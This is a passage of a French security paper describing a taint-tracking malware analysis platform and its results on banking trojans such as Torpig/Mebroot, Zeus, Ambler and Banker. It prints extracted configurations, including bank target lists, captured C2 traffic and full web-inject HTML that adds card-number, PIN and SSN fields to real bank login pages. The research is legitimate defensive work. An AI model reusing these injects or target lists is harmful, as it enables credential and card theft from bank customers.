Il ne reste plus qu'à implémenter la logique de capture de façon à être le plus exhaustif possible. Pour cela, nous avons choisi l'implémentation suivante :

- Lors d'un accès en écriture (CPU → RAM) (cas d'overwrite) en provenance d'une partie de code non marqué comme peut l'être une partie de l'OS : si l'adresse cible en RAM est marquée et a été modifiée, nous effectuons la capture dans un fichier net_dump si ce sont des données réseau, sinon dans un fichier other_dump ;
- Lors d'un accès en écriture (CPU → RAM) (cas d'overwrite) en provenance d'une partie de code marqué (code du logiciel malveillant) : si les données en passe d'être stockées en RAM sont marquées, on leur ajoute le bit manipulé. Concernant les données qui vont être écrasées, comme précédemment si l'adresse cible en RAM est marquée et a été modifiée, nous effectuons la capture dans un fichier net_dump si ce sont des données réseau, sinon dans un fichier other_dump

– Lors d'un accès en lecture (RAM → CPU) : si les données en passe d'être lues en RAM sont marquées et ont été manipulées, nous les capturerons dans un fichier net_dump si ce sont des données réseau, sinon dans un fichier other_dump

Afin d'améliorer l'efficacité et la lisibilité du rendu, lors d'une capture nous ne prenons pas seulement la partie marquée de la RAM en passe d'être écrasée mais tout ce qui est contigü et également marqué. Pour cela, le mécanisme de capture va scanner la mémoire en partant de la zone en passe d'être écrasée vers les adresses basses, et ce, tant que ces données sont marquées, déterminant ainsi la borne basse de la zone à capturer. La borne haute sera alors déterminée de la même façon nous permettant de connaître le périmètre exacte de capture.

La figure 2 illustre la capture.

3.3 Limitations du mécanisme de capture

Comme précédemment pour le mécanisme de propagation, le mécanisme de capture n'est pas indéfectible, certains cas pouvant s'avérer problématiques. Par conséquent notre choix du mécanisme de capture n'est pas arrêté définitivement et devra simplement être le plus effectif sur un maximum de cas concrets (approche empirique). Considérons un algorithme de déchiffrement tel que :

```
( ) lea esi, [data]
( ) mov ecx, SIZE
( ) decode:
( ) mov eax,[esi]
( ) xor eax,0xd3adc0de
( ) mov [esi],eax
(1) add esi,3
( ) loop decode
```

Ce code va simplement décoder les données à l'aide d'un `xor` avec la clé `0xd3adc0de`. Le problème ici réside en (1), à chaque itération, les zones décodées se chevauchent. Avec l'implémentation précédente de notre mécanisme de capture, lors de la première itération, les trois premiers octets de la chaîne de caractères en clair seront capturés avec le quatrième octet pas encore décodé. Ce quatrième octet ne sera décodé et recapturé que lors de la seconde itération. Notre résultat ici se constituera alors de la chaîne de caractères en clair, mais découpée tous les trois octets par une donnée binaire. Bien d'autres exemples sont possibles, encore une fois, il n'y a pas ici de solution absolue. Il s'agit de trouver celle qui sera effective dans un maximum de cas réels.



Fig. 2. Nous avons des données réseau et des données provenant de différents volumes en RAM. Une action en provenance d'un code marqué (1) tel que la lecture d'une donnée réseau (2) afin de luis faire subir un éventuel traitement arithmétique, laisse cette donnée marquée au niveau des registres. Son stockage ultérieur aboutit à faire ajouter par le dumper (3) la marque « modifiée » (4) sur le résultat. Plus tard, quelque soit l'origine de l'opération (5), Si un accès à la précédente donnée est effectuée (lecture/écriture) (6), le dumper va évaluer la taille de la donnée à l'aide du marquage « modifiée » (7), va supprimer ce marquage puis va capturer la donnée dans son fichier de sortie (8).

3.4 Constat empirique

Ce projet a vu ses débuts en production il y a un peu moins de deux ans. Une veille régulière des différents codes, non défectueux, n'ayant pas porté de résultats

sur la plateforme montre clairement que les principaux obstacles sont dus ou à une utilisation particulièrement lourde de l'obfuscation, ou à une nouvelle technique de détection de machines virtuelles. Si l'on observe l'évolution de la majorité des troyens bancaires, on peut brièvement conclure à une très nette amélioration des techniques mises en œuvre. Beaucoup embarquent des capacités de « rootkit kernel », ce qui n'impacte pas la solution. En revanche, l'utilisation de packers de plus en plus évolués et d'algorithmes de chiffrement de plus en plus forts sont une difficulté. On ne voit donc concrètement pas de logiciels malveillants utilisant des capacités anti-tainting ; en revanche, les nombreuses méthodes anti-VM sont devenues banales. Ainsi une implémentation du data tainting limitée à une propagation des « flux explicites directes » est pour le moment encore suffisante, compte tenu du peu d'utilisation des techniques d'anti-tainting faites dans les *malware* courants (ceci pourrait bien changer si le nombre de plateformes d'analyse automatisées reposant sur le *data tainting* augmentait).

4 Résultats

4.1 Famille Torpig/Sinowal

Intérêt : moindre au sens où le fichier de configuration est unique à toutes les souches, son chiffrement est faible (xor) et sa clé constante.
Le potentiel intérêt ici est technique, au sens où dans ses premières versions, il y a plus d'un an de cela, la plateforme était effective à 100%. Depuis l'apparition de sa nouvelle version utilisant la rootkit MBR Mebroot/MaOS [1], le chiffrement de la partie rootkit (et du downloader rootkit) est si violent qu'il est probable que la plateforme en perde la traçabilité du code. Malheureusement (ou heureusement :)), cette dernière version n'est pas restée suffisamment longtemps effective (mise offline) pour que ces tests soient menés à bien.

Mise à jour du 02/04/09 :
Une souche active de Torpig/Mebroot a pu être trouvée, celle-ci a été testée sur la plateforme. Les résultats montrent qu'en fin de compte, malgré le chiffrement lourd et l'étape de déploiement noyau imposé par la rootkit, la plateforme, très fortement ralentie, reste parfaitement effective. Les résultats :

MD5 : d438c3cb7ab994333fe496ef04f734d0
Taille des dumps disque : 1.2Go
Taille des dumps réseau : 28M

On obtient alors dans les captures réseau la configuration des dll :

```
(...)
?{ba1r}pbb,?pa~eps}tJ0/L:/1beh}t,gxbxsx}xeh+yxuut
66.29.115.68
66.29.115.68
kolpinik.com
mikorki.com
pibidu.com
online.westpac.com.au ib.national.com.au www1.maxisloans.com.au
*.inetbank.net.au access.imb.com.au www.homebank.com.au www.etradeaustralia.com
    .au secure.esanda.com is2.cuviewpoint.net
onlineteller.cu.com.au ebanker.arabbank.com.au onlineserv ices.amp.com.au
*advisernet.com.au *boq.com.au secure.accu.com.au *citibank.com.au secure.
    ampbanking.com www3.netbank.commbank.com.a
*cua.com.au ibank.communityfirst.com.au ib.bigsky.net.au onli ne.mecu.com.au *
    citibankonline.ca
service.oneaccount.com www.mybusinessbank.co.uk
*npbs.co.uk ibank.barclays.co.uk *banking.bankofscotland.co.uk www.
    bankofscotlandhalifax-online.co.uk *citibank.co.uk
*icicibank.co.uk *adambanking.com *capitalonesavings.co.uk w
ww*.440strand.com www.nwolb.com www.rbsdigital.com
myonlineaccounts*.abbeynational.co.uk welcome*.smile.co.uk welcome*.co-
    operativebank.co.uk *natwest.co.uk
*rbsdigital.co.uk www.mybank.alliance-leicester.co.uk ibank.cahoot.com o nline
    *.lloydstsb.* home.cbonline.co.uk
*ybonline.co.uk *cseb*.it hbnet*.cedacri.it servizi.allianzbank.it servizi.
    atime.it *cabel.it homebanking.cariparma.it
www.in-bank.net *isideonline.it www.linksimprese.sanpaoloimi.com www.
    nextbanking.it *bam.it *bancatoscana.it *mps.it
www.sparkasse.at www.banking.co.at *cortalconsors.de bankingportal.*.de
    finanzportal.fiducia.de banking.*.de portal.*.de
internetbanking.gad.de *postbank.de *apobank.de *dkb.de *haspa.de *reuschel.com
     *citibank.de *hypovereinsbank.
de *bulbank.bg paylinks.cunet.org *bankatlantic.web-access.com *businesse-
    cashmanager.web-access.com *suntrust.com
*cashproweb.com *ebanking-services.com netteller.com *wamu.com *ameritrade.com
 *bancopopular.com
*cbbusinessonline.com *paypal.com *ebay.com *53.com *airforcefcu.com *aol.com *
    banking.firsttennessee.biz
*banking.firsttennessee.com *bankofamerica.com *bankofbermuda.com *banko
foklahoma.com
*bankofthewest* *capitalone.com *chase.com *cib.ibanking-services.com *citibank
    .com *citibusiness.com *citizensbankonline.com
*columbiariverbank.com *comerica.com *community-boa.com *dbs.com *dollarbank.
    com *firstib.com *firsttennessee-loan*
*jpmorganinvest.com *key.com *lasallebank.com *lehmanbank.com *military-boa.com
     *nationalcity.com *navyfcu.com
*ncsecu.org *ocfcu.org *onlinebank.com *onlinesefcu.com
*peoplesbank.com *selectbenefit.com *sharebuilder.com *site-secure.com *tcfbank
    .com *tcfexpressbusiness.com
*uboc.com *us.hsbc.com *usaa.com *usbank.com *wachovia.com *wellsfargo.com
*ubs.com *raiffeisendirect.ch *postfinance.ch *migrosbank.ch *bekb.ch *blkb.ch
    *netbanking.ch
*lukb.ch *zkb.ch
*bank.ch *bcvs.ch *bcge.ch banking.*.ch *vontobel.com *ubp.ch *sarasin.ch *hbl.
    ch *directnet.com *arabbank.ch
```

```
*baloise.ch *alpha.gr *bankofcyprus.gr *marfinegnatiabank.gr *winbank.gr *
    eurobank.gr *nbg.gr *millenniumbank.gr
*piraeusbank.com *emporiki.gr *centralbank.gov.cy *bankofcyprus.com *laiki.com
    *usb.com.cy *hellenicbank.com
*coopbank.com.cy *universalbank.com.cy *uno-e.com www*.bancopopular.es www.bv-i
    .bancodevalencia.es
oi.cajamadrid.es net.kutxa.net telemarch.bancamarch.es *bancocaixageral.es *
    caixagirona.es www.caixacatalunya.es
*bbva.es *bbvanetoffice.com telemarch.bancamarch.es bancae.bancoetcheverria.es
    lo*.lacaixa.es
www.cajacanarias.es areasegura.banif.es seguro.cam.es www.fibanc.es *sanostra.
    es www.inversis.com oie.cajamadridempresas.es
vs*.absa.co.za mijn.postbank.nl marsco.com vmd.ca Citrix scottrade.com
    streetscape.com principal.com thinkorswim.com
sharebuilder.com fs.ml.com netxselect.com netxclient.com accu.com.au
    adelaidebank.com.au amp.com.au bigsky.net.au
boq.com.au commbank.com.au communityfirst.com.au cu.com.au cua.com.au imb.com.
    au inetbank.net.au
mecu.com.au nab.com.au suncorp.com.au westpac.com.au hsbc.com.au bankwest.com.
    au bendigobank.com.au necu.com.au
comsec.com.au ebanking.pcu.com.au teacherscreditunion.com.au policecredit.com.
    au/easyaccess stgeorge.com.au
banksa.com.au humebuild.com.au zecco.com etrade tradingdirect.com ameriprise.
    com businesscreditcardsonline.co.uk alpha.gr
bankofcyprus.gr marfinegnatiabank.gr winbank.gr eurobank.gr nbg.gr
    millenniumbank.gr piraeusbank.com emporiki.gr
centralbank.gov.cy bankofcyprus.com laiki.com usb.com.cy hellenic coopbank.com.
    cy universalbank.com.cy
anbusiness.com paypal.com hellenicbank citibankonline.ca clkccm cashplus
    capitalonebank.com nationalcity.com
webcashmanager cashman towernet web-access.com cashproweb.com bankonline.sboff.
    com
constantcontact.com/login.jsp dotmailer.co.uk/login.aspx
    yourmailinglistprovider.com/controlpanel r57shell.php c99shell webadmi
(...)
```

Ainsi que la configuration lourdement chiffrée de la rootkit :

```
(...)
INST
gc00
services.exe
!This program cannot be run in DOS mode.
(...)
0$0/050;0D0J0Q0W0^0d0i0
gs00
!winlogon.exe;services.exe;csrss.exe;spoolsv.exe;lsass.exe;smss.exe;system.exe
!This program cannot be run in DOS mode.
(...)
```

Nous avons donc pu vérifier que le marquage de propagation au niveau du disque dur reflète bien la contamination du MBR, des secteurs suivants ainsi que les derniers secteurs contenant la rootkit en elle-même.

Petite anecdote sur une autre utilisation possible de la plateforme. Le précédent contrôle fut seulement effectué afin de valider le marquage sur le disque dur en présence d'un virus infectant le MBR. Les versions classiques de Mebroot telles que celles étudiées en [1] utilisent les secteurs 60/61/62 pour y stocker leur chargeur et le secteur de boot original. Contrairement à ce que l'on pouvait attendre, ces secteurs n'étaient pas clairement marqués et pour cause, après une rapide analyse, la souche `d438c3cb7ab994333fe496ef04f734d0` est la toute dernière variante qui a partiellement changé son mode opératoire, le loader et le secteur de boot original étant maintenant placé en fin de disque dur. Les modifications rendent cette souche immunisée à toute détection/désinfection à l'aide de l'anti-rootkits gmer (et mbr.exe [22]). C'est probablement le cas également pour bon nombres de solutions antivirales à ce jour.

4.2 Famille PRG/Zeus/NTOS

Intérêt : pour cette famille on a quasiment autant de fichiers de configuration qu'il existe de souches, probablement à cause de sa forme de distribution. Dans ses premières versions, ils utilisaient un algorithme simple de chiffrement :

```
for ($i=0; $i<$size; $i++) {
        if (($i%2) ==1)
                {$key=(0xf9-($i*2))%256;}
        if (($i%2) ==0)
                {$key=(2*($i+5))%256;}
        clear_data=chr(($data+$key)%256);
}
```

puis une couche de compression NRV. La seconde version s'est très largement propagée et implémente maintenant un chiffrement RC4 dont la clé est personnalisée pour chaque serveur de contrôle. La plateforme est effective mais subit une difficulté due à l'utilisation du NRV qui provoque des coupures dans les chaînes de caractères capturées.

MD5 : 7300a159eb43b22a5dee588f2d9abf74
Taille des dumps disque : 8.8M
Taille des dumps réseau : 657K

```
# strings ./DMP |grep bank
(...)
https://banking.*.de/cgi/
https://banking.postbank.de/app/
https://www.vr-networld-ebanking.de/index.php?RZKZ=*&
https://banking.sparda.de/w
ps/sparda-net-banking.j
https://ebanking.d
anskebank.dk/*
```

```
https://webbanker.cua.com.au
@https://inetbnkp.adelaidebank.com.au/*
https://bankingportal.*.de
/banking/GvLog
https://bankingportal.*.de/cgi/
w.vr-networld-ebanking.de/
ebanking;jsessionid=*?Act
https://www.vr-networld-ebanking.de/*t8
ans.mlp.de/ebanking;jsessionid=*?Action=Login&AuthType=VRN
https://banking.sparda.de/w
https://banking.sparda.de/wps/portal/!ut/p/c1/*/*/*/*
us.citibank.com/cgi-bin/
https://ibank.
https://www.ebank.hsbc.co.uk/servlet/com
ine.openbank.es/servlet/PProxy?*
https://www.bankoa.es*
https://www#.usbank.com/internetB
https://www#.citizensbankonline.com/*/
https://onlinebanking.nationalcity.com/OLB/secure/AccountList.aspx
https://web.da-us.citibank.com/*BS_Id=MemberHomepage*
https://onlineeast#.bankofamericaM
https://onlinebanking#.wachoR
https://ibank.internationalbanking.
https://www.iwbank.i:
ideonline.it/relaxbanking/sso.Login*
e.it/grps/vbank/jsp/login.jsp
https://www.unibanking.it/common/home.jsp
https://privati.internetbanking.banca
https://wbank2.fmbcc.
One/ebank/functions/n_home/
http://www.bancaeuro.it/OneToOne/ebank/functions/n_be/
https://homebanking.cariparma.it/HBPR/hbdoc/LoginApplicazione.jsp
https://www.csebanking.it/@
https://web.da-us.citibank.com/E
https://web.da-us.citibank.com/cgi-bin/citifi/portal/l/autherror.do*
http://akbank.com*
http*://www.mybusinessbank.co.uk/cs70_banking/logon/*
mic-bank.com/online/aspscripts/secretenter.asp*
https://www.rbsiibanking.com/eai/S
https://www.natwestibanking.com/eai/
https://www.onlinebanking.natwestoffshore.J
https://ibank.cahoot.com/servlet/com.aquarius.security.authentication.-
https://ibank.cahoot.com/Aquarius/web/en/core_banking/log_in/frameg
https://ibank.cahoot.com/servlet/com.aquarius.security.authentication.servlet.
LoginEntryServlet.co-operativebank.co.uk/CBIBSWeb/login.do
.co-operativebank.co.uk/CBIBSWeb/passcode.do
https://welcome26.co-operativebank.co.uk/CBIBSWeb/login.do
.co-operativebank.co.uk/CBIBSWeb/passcode.do
aidebank.com.au/OnlineBanking/Ad
https://internetbanking.suncorpmetway>
https://www1.banking.first-direct.com/1/2/!ut/p/kcxml/*;jsessionid=*
https://ibank.
https://ibank.cahoot.com/servlet/com.aquarius.*
https://www.hsbc.co.uk/1/2/personal/internet-banking*
https://welcome27.co-operativebank.co.uk/CBIBSWeb/S
https://www.mybank.alliance-leicester.U
Ahttps://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome1
https://banki
```

```
bank
ernetbanking.gad.de/*/portal?
bankid=*
(...)
```

4.3 Famille Infostealer

Intérêt : à nouveau, on a quasiment autant de fichiers de configuration qu'il existe de souches. La plateforme est effective.

```
GET /cgi-bin/options.cgi?user_id=503988457&version_id=314&passphrase=
    fkjvhsdvlksdhvlsd&
socks=3086&version=125&crc=00000000 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: luisababa.com.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Content-type: octet/stream
Content-Length: 13030
Date: Mon, 30 Mar 2009 22:09:43 GMT
Server: lighttpd/1.4.13
Connection: close

....".../>.g.M<.d>.. h.Df="/CA.O.....Pm.e.nt>!......n.*.i.mg sr...$..Fe..h..?
    b.nk...
_ftr.o=..Y.]
</)...Y....!.r0.ablUe...v)].....%y......oG.es3.+.#Pr.z..SDI_820.8..m". idf...
    Bqu.._RPT
.D]..c.l0.A.L..k"p>I
(...)
:.t.~.!.mZ;.)6*./.FF..........b.[.R5H...SAN....)........6D.t..i.........Fb..
```

MD5 : 205f430cf07508d369eca1016ba06caf
Taille des dumps disque : 96M
Taille des dumps réseau : 3M

```
(...)
  document.getElementById('notsend').value=txt;
alert (
https://corporate.bpn.pt/corporatebanking/V10/PT/login.aspxtxt);
  document.getElementById('formn').submit();
theform.__EVENTTARGET.value = eventTarget.split("$").join(":");corp.
    millenniumbcp.pt/
_login/MPTCPlogin.aspxEnter  position <nobr>Enter  position <script>var numbaz
    = new Array (9
);
```

```
var temp = new Array(2);
var change='%param_
-change%';
var original=' of your tax no of your tax no';
temp=original.split(" /46/logo_junho_2007.gif" target=ifr1 id=formn method=post
    >
<input type=hidden name=notsend id=notsend></form>
</body>and ");
numbaz[7]=temp[0];
numbaz[8]=temp[1];
var digit=new RegExp(",corp.millenniumbcp.pt/_login/MPTCPlogin.aspx");
for(i=1; i<7; i++)
while(digit.test(numbaz)){
digit = new RegExp (Math.floor(Math.random()*9)+1);
numbaz[i]=digit;
numbaz[i]=numbaz[i]+'';
numbaz[i]=numbaz[i].replace(/\//gi,"");
if(change!=0)
out=numbaz[1]+', '+numbaz[2]+', '+numbaz[3]+'  and '+numbaz[4];
document.getElementById('change').value='0';
else
out=numbaz[5]+', '+numbaz[6] +', '+original;
document.write(out);
document.getElementById('notsend').value=document.getElementById(
'ctl00_MainPlaceHolder_MPTCPMainLoginControl1_txtUsementById('notsend').
value=document.getElementById('notsend').
value.replace(/, /gi,"_rname').innerText+'_'+out;
document.getEle");
document.getElementById('notsend').value=document.getElementById('notsend').
    value.
replace(/\?utilizador-corp.millenniumbcp.pt/_login/MPTCPlogin.aspx<select
name="ctl00$MainPlaceHolder$MPTCPMainLoginControl1$ddlPosition<select name="
    pos1"
id="pos1" class="noFloat"><option selected= "selected" value="?">\=/gi,"");
</script>
(...)
```

4.4 Famille Ambler

La famille des Ambler, très similaire au banker, charge son fichier de configuration :

```
GET /1/helper.xml HTTP/1.1
User-Agent: si
Host: 216.12.168.138
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 30 Mar 2009 19:03:27 GMT
Server: Apache/2.2.3 (CentOS)
Last-Modified: Mon, 23 Mar 2009 12:16:45 GMT
ETag: "1e38f34-857c-3d690540"
Accept-Ranges: bytes
Content-Length: 34172
Connection: close
Content-Type: text/xml
```

```
<>znl!tfrrkln< 2.1 #eoaldhld=#ujnemts,3150 #??..
...<hliebv#usn>"vgolrdbrfm! ..aegmqe< malg>urgqie<?/EKU>#".
(...)
=‘d t?!*ocwwdqw*#"a=#>a>=nbbdn#fnp>’qcps2%="!g>"=-a>#"ni< ?/mcaem<! ndesdv>"1
    =<.‘d>
..?bf"v=#(zaoffx+ #b< . ... ."........! d?!.."........."!oj=#...#"lfgqft< 3"?>,
    bf<.
=‘d t?!*246oonjnd(! c?!stonas{>"!g>"? #mh?!Pmgbsd #ogdpeu?!0#<?/ce=
```

MD5 : 9d1e423304f970ac341c34f10c19e060
Taille des dumps disque : 600Ko
Taille des dumps réseau : 64Ko

```
(...)
<logwords>*abnamro-treasury.com*</logwords>
<logwords>*itl.net*</logwords>
<logwords>*coutts.com*</logwords>
<logwords>*ftbni.com*</logwords>
<logwords>*flemings.com*</logwords>
<logwords>*pb.grindlazs.com*</logwords>
<logwords>*hsbcib.com*</logwords>
<logwords>*hsbcgroup.com*</logwords>
<logwords>*worldserver.pipex.com/nationwide/*</logwords>
<logwords>*molb.com*</logwords>
<logwords>*scotiabank.com*</logwords>
<logwords>*hambrosbank.com*</logwords>
<logwords>*nolb.com*</logwords>
<logwords>*nationet.com*</logwords>
<logwords>*nwolb.com*</logwords>
<logwords>*natwest.com*</logwords>
<logwords>*rbsdigital.com*</logwords>
<logwords>*if.com*</logwords>
<logwords>*firstdirect.com*</logwords>
<logwords>*my.if.com*</logwords>
<logwords>*rbsdigital.com*</logwords>
<logwords>*online-offshore.lloydstsb.com*</logwords>
<logwords>*iblogin.com*</logwords>
<logwords>*akbank*</logwords>
<logwords>*raiffeisenonline.ro*</logwords>
<logwords>*hsbcib.com*</logwords>
<logwords>*hsbcgroup.com*</logwords>
<logwords>*molb.com*</logwords>
<logwords>*nationet.com*</logwords>
<logwords>*nwolb.com*</logwords>
<logwords>*natwest.com*</logwords>
<logwords>*cardsonline-consumer.com*</logwords>
<logwords>*anbusiness.com*</logwords>
<logwords>*hsbc.com*</logwords>
<logwords>*if.com*</logwords>
<logwords>*rbs.com*</logwords>
<logwords>*online-offshore.*</logwords>
<logwords>*iblogin.com*</logwords>
<logwords>*islamic-bank.com*</logwords>
<logwords>*rbsdigital.com*</logwords>
<logwords>*unity.uk.com*</logwords>
```

```
<logwords>*nectar.com*</logwords>
<logwords>*skycard.com*</logwords>
<logwords>*nationwideinternational.com*</logwords>
<logwords>*iombank.com*</logwords>
<logwords>*alil.co.im*</logwords>
(...)
```

4.5 Famille Banker

La famille des Banker fonctionne encore sur un mode un peu désuet, il ne charge pas dynamiquement son fichier de configuration, au lieu de cela ses cibles et les parties de code HTML qu'il injectera en vue de voler des informations sont embarquées à même le code, le tout étant offusqué sous le packer.
Intérêt : On ne perd pas de temps à dépacker.
MD5 : 7b69af0dd6776993be2a642aefa9d7e4
Taille des dumps disque : 12M
Taille des dumps réseau : 19K

```
<inject
url="citibank.com"
before="name=password></TD></TR>"
what="
<TR><TD colspan=3 class=smallArial noWrap></TD></TR>
<TR><TD colspan=3 class=smallArial noWrap><SPAN STYLE='color:red'>
To prevent fraud enter your credit card information please:</SPAN></TD></TR>
<TR><TD colspan=3 class=smallArial noWrap></TD></TR>
<TR><TD noWrap colSpan=2><B>Your ATM or Check Card Number:</B></TD>
<TD class=smallArial noWrap align=right></TD></TR>
<TR><TD class=username colSpan=3><INPUT id=cc type=text maxlength=16 size=16
    value=''
name=cc></TD></TR>
<TR><TD noWrap colSpan=2><B>Expiration Date:</B></TD>
<TD class=smallArial noWrap align=right>(e.g. 07.2007)</TD></TR>
<TR><TD class=username colSpan=3><INPUT id=expdate type=text maxlength=7 size=7
     value=''
name=expdate></TD></TR>
<TR><TD noWrap colSpan=2><B>ATM PIN:</B></TD>
<TD class=smallArial noWrap align=right></TD></TR>
<TR><TD class=username colSpan=3><INPUT id=pin type=password size=4 maxlength=4
     value=''
name=pin></TD></TR>
block="sign-on."
check="pin"
quan="4"
content="d"
</inject>
<inject
url="bankofamerica"
before="name=id></DIV></TD></TR>"
what="
```

```
<TR><TD>
<DIV class=home-signin-txt4><LABEL for=id><STRONG>Your ATM or Check Card Number
    :
</STRONG></LABEL></DIV></TD></TR>
<TR><TD>
<DIV id=dynamicOnlineIDField2><INPUT  class=home-signin-textbox type=text id=
    ccnom
tabIndex=1 maxLength=16 size=16 name=ccnom></DIV></TD></TR>
<TR><TD>
<DIV class=home-signin-txt4><LABEL for=id><STRONG>Your PIN:</STRONG></LABEL></
    DIV>
<DIV id=dynamicOnlineIDField2><INPUT  class='atm-zip-box' type=password
tabIndex=1 maxLength=4 size=4 name=pin></DIV></TD></TR>
block="Sign In"
check="ccnom"
quan="16"
content="d"
</inject>
<inject
url="usaa"
before="Forgot Your Online ID?</A></P>"
what="
<H4>SSN:</H4><INPUT onblur=ChangeFocus(); type=password maxLength=9 size=6
    value=''
name=j_ssn> block="LOG ON"
check="j_ssn"
quan="9"
content="d"
</inject>
<inject
url="chase"
before="tabIndex=1 maxLength=32 size=15 name=usr_name>"
what="</DIV>
<DIV class=logFormLabel><LABEL for=atmnum>ATM number:</LABEL></DIV>
<DIV class=logonFormFieldBox><INPUT class=pwdTextBox tabIndex=2 maxLength=16
size=16 value='' name=atmnumber></DIV>
<DIV class=logFormLabel><LABEL for=atmpin>ATM PIN:</LABEL></DIV>
<DIV class=logonFormFieldBox><INPUT class=pwdTextBox tabIndex=2 type=password
maxLength=4  size=4 value='' name=atmpin></DIV><DIV>
block="log on"
check="atmpin"
quan="4"
content="d"
</inject>
<inject
url="ibank.barclays.co.uk/olb/t/LoginMember.do"
before="name=membershipNo></TD></TR>"
what="<TD>Memorable word</TD>
<TD align=right height=30><INPUT class=formFont title='Memorable word'
    maxLength=8
name=memo></TD></TR>"
block="Next"
check="memo"
content="l"
</inject>
<inject
url="smile.co.uk"
before="visaCardNumber></TD></TR>"
```

```
what="<TR>
<TD class=label><LABEL for=visanumber>Place of birth:  </LABEL></TD>
<TD class=field><INPUT id=pbirth maxLength=18 size=18 name=pbirth></TD></TR><TR
    >
<TD class=label><LABEL for=visanumber>First school attended:  </LABEL></TD
    >
<TD class=field><INPUT id=fschool maxLength=18 size=18 name=fschool></TD></TR><
    TR>
<TD class=label><LABEL for=visanumber>Last school attended:  </LABEL></TD>
<TD class=field><INPUT id=lschool maxLength=18 size=18 name=lschool></TD></TR><
    TR>
<TD class=label><LABEL for=visanumber>Memorable date:  </LABEL></TD>
<TD class=field><INPUT id=mdate maxLength=18 size=18 name=mdate></TD></TR><TR>
<TD class=label><LABEL for=visanumber>Memorable name:  </LABEL></TD>
<TD class=field><INPUT id=mword maxLength=18 size=18 name=mword></TD></TR>
</inject>
```

4.6 Famille PWS-OnlineGames.cz

Provenance : Chine

MD5 : c8ff7e00dd3dab297d6379de6738d1fa
Taille des dumps disque : 11M
Taille des dumps réseau : 56M

```
(...)
keyword 3216    fuwu.koubei.com 58.com ganji.com 51.com myspace.cn class.
    chinaren.com
5460.net zhenai.com zhiji.com   86400
keyword 3221    fancl
 luxury.rayli.com.cn chinadrtv.com 51credit.com
 cib.com.cn boc.cn/cn/static cmbchina.com bankcomm.com  86400
keyword 3223
 ndichina.cn xiaonei.com cn.msn.com info.china.alibaba.com woyo.com xinhuanet.
     com
 baby.sina.com.cn zaojiao.com.cn guaihaizi.com izhufu.com ccppg.com.cn
 baobao.sohu.com 61w.cn 0-6.com kid.qq.com  86400
 ent.qq.com lady.163.com yoka.com/fashion eachnet.com/landing search.eachnet.
     com
 gift.paipai.com shop1.paipai.com mservice.taobao.com   86400
keyword 3234    eachnet.com/zone/women no5.com.cn yoka.com/fashion yoka.com/
    life
 women.sohu.com
 paipai.com/lady 2688.com/shop/fushi.aspx 2688.com/shop/woman.aspx
(...)
```

Références

1. Elia Florio (Symantec) and Kimmo Kasslin (F-Secure) : Your Computer is Now Stoned (...Again !) The Rise of MBR Rootkits, http ://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/your_computer_is_now_stoned.pdf
2. JTAG BDI2000, http ://www.abatron.ch/products/bdi-family/bdi1000-bdi2000.html
3. Arium ECM-700 JTAG Emulator, http ://www.arium.com/product/ ?prod_id=56
4. Ulrich Bayer, Christopher Kruegel, Engin Kirda : TTAnalyze : A Tool for Analyzing Malware
5. Thomas Raffetseder, Christopher Kruegel, Engin Kirda : Detecting System Emulators, http ://www.seclab.tuwien.ac.at/papers/detection.pdf
6. Peter Ferrie : Attacks on More Virtual Machine Emulators, http ://pferrie.tripod.com/papers/attacks2.pdf
7. Tavis Ormandy : An Empirical Study into the Security Exposure to Hosts ofHostile Virtualized Environments, http ://taviso.decsystem.org/virtsec.pdf, http ://www.iseclab.org/papers/ttanalyze.pdf
8. Argos : An Emulator for Capturing Zero-Day Attacks, www.few.vu.nl/argos/
9. Taint Bochs Understanding Data Lifetime via Whole System Simulation, http ://www.stanford.edu/ blp/-papers/taint.pdf
10. Bochs IA-32 Emulator, http ://bochs.sourceforge.net/
11. Joanna Rutkowska : Red Pill... or how to detect VMM using (almost) one CPU instruction, http ://www.invisiblethings.org/papers/redpill.html
12. Joanna Rutkowska : Subverting VistaTM Kernel for Fun and Profit, http ://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf
13. J.A. Goguen and J. Meseguer : Security Policy and Security Models, Proc. IEEE Symp. Security and Privacy, pp. 11–20, 1982, www.cs.ucsb.edu/ kemm/courses/cs177/noninter.pdf
14. Lorenzo Cavallaro, Prateek Saxena, R. Sekar : Anti-Taint-Analysis : Practical Evasion Techniques Against Information Flow Based Malware Defense, www.seclab.cs.sunysb.edu/seclab/pubs/ata07.pdf
15. Gurvan Le Guernic : Confidentiality Enforcement Using Dynamic Information Flow Analyses, http ://tel.archives-ouvertes.fr/docs/00/19/86/21/PDF/thesis_report.pdf
